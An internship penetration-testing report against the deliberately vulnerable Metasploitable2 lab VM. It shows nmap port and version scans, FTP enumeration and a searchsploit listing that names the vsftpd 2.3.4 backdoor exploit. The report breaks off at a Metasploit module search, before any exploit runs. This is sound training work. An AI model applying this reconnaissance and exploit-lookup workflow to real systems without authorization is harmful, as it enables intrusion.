Vulnerability Assessment and Penetration Testing (VAPT)
On Metasploitable2

Submitted by: Deepak M

Internship: Codectechnologies – Cyber Security Internship

Tools Used: Kali Linux, Nmap, Metasploit, Searchsploit

1. Introduction

Vulnerability Assessment and Penetration Testing (VAPT) is a systematic process used to identify, analyze, and exploit security vulnerabilities in a system. This project demonstrates a controlled penetration test performed on a deliberately vulnerable machine (Metasploitable2) using Kali Linux.


2. Objective

- Identify open ports and running services on the target system
- Analyze vulnerabilities associated with discovered services
- Exploit one critical vulnerability
- Assess impact and recommend mitigation measures

3. Lab Environment Setup

3.1 Attacker Machine (Kali Linux)

Operating System: Kali Linux
Role: Attacker Machine




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:57:50:3b brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.10/24 scope global eth0
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:30:fd:46:80 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ 
```

3.2 Target Machine (Metasploitable2)

Operating System: Metasploitable2

Role: Vulnerable Target Machine




```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:8f:c9:d3 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.11/24 scope global eth0
    inet6 fe80::20c:29ff:fe8f:c9d3/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:8f:c9:dd brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$
```

3.3 Network Configuration

Network Type: NAT / Bridged

Reason: Enables communication between attacker and target systems



Virtual Machine Settings

Device	Summary
Memory	6.1 GB
Processors	6
Hard Disk (SCSI)	80.1 GB
Network Adapter	Bridged (Automatic)
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

Device status

☑ Connected

☑ Connect at power on

Network connection

● Bridged: Connected directly to the physical network

☑ Replicate physical network connection state

○ NAT: Used to share the host's IP address

○ Host-only: A private network shared with the host


○ Custom: Specific virtual network

VMnet0

○ LAN segment:

4. Connectivity Verification

Connectivity between the attacker and target machines was verified using ICMP ping requests.




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:57:50:3b brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.10/24 scope global eth0
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:30:fd:46:80 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ ping -c 3 10.10.10.11
PING 10.10.10.11 (10.10.10.11) 56(84) bytes of data.
64 bytes from 10.10.10.11: icmp_seq=1 ttl=64 time=3.10 ms
64 bytes from 10.10.10.11: icmp_seq=2 ttl=64 time=1.56 ms
64 bytes from 10.10.10.11: icmp_seq=3 ttl=64 time=0.773 ms

—— 10.10.10.11 ping statistics ——
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.773/1.809/3.095/0.964 ms

┌──(kali㉿kali)-[~]
└─$ █
```

5. Reconnaissance and Port Scanning

5.1 Full Port Scan


A full port scan was performed to identify all open TCP ports on the target system.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- -T4 10.10.10.11
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-29 09:02 -0500
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-
servers
Nmap scan report for 10.10.10.11
Host is up (0.0025s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
```

5.2 Service and Version Detection


Service and version detection was conducted to identify running services and their versions.



```
└─$ sudo nmap -sC -sV -O 10.10.10.11
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-29 09:04 -0500
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-
servers
Nmap scan report for 10.10.10.11
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.10.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2025-12-29T14:04:57+00:00; +14s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/coun
tryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
```

6. Enumeration


Enumeration was performed on identified services to gather detailed information that could aid exploitation.



```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.10.11
Connected to 10.10.10.11.
220 (vsFTPd 2.3.4)
Name (10.10.10.11:kali): 
```

7. Vulnerability Identification


Based on the service versions identified, known vulnerabilities were searched using public exploit databases.



```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd
--------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                 |  Path
--------------------------------------------------------------------------------------------------------------- ---------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption                                                 | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                                                 | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                                                 | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                                                               | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                                                      | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                                         | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                                                        | multiple/remote/49719.py
--------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ 
```

8. Exploitation


The identified vulnerability was exploited using the Metasploit Framework to gain unauthorized access.



```
msf > search vsftpd

Matching Modules
================

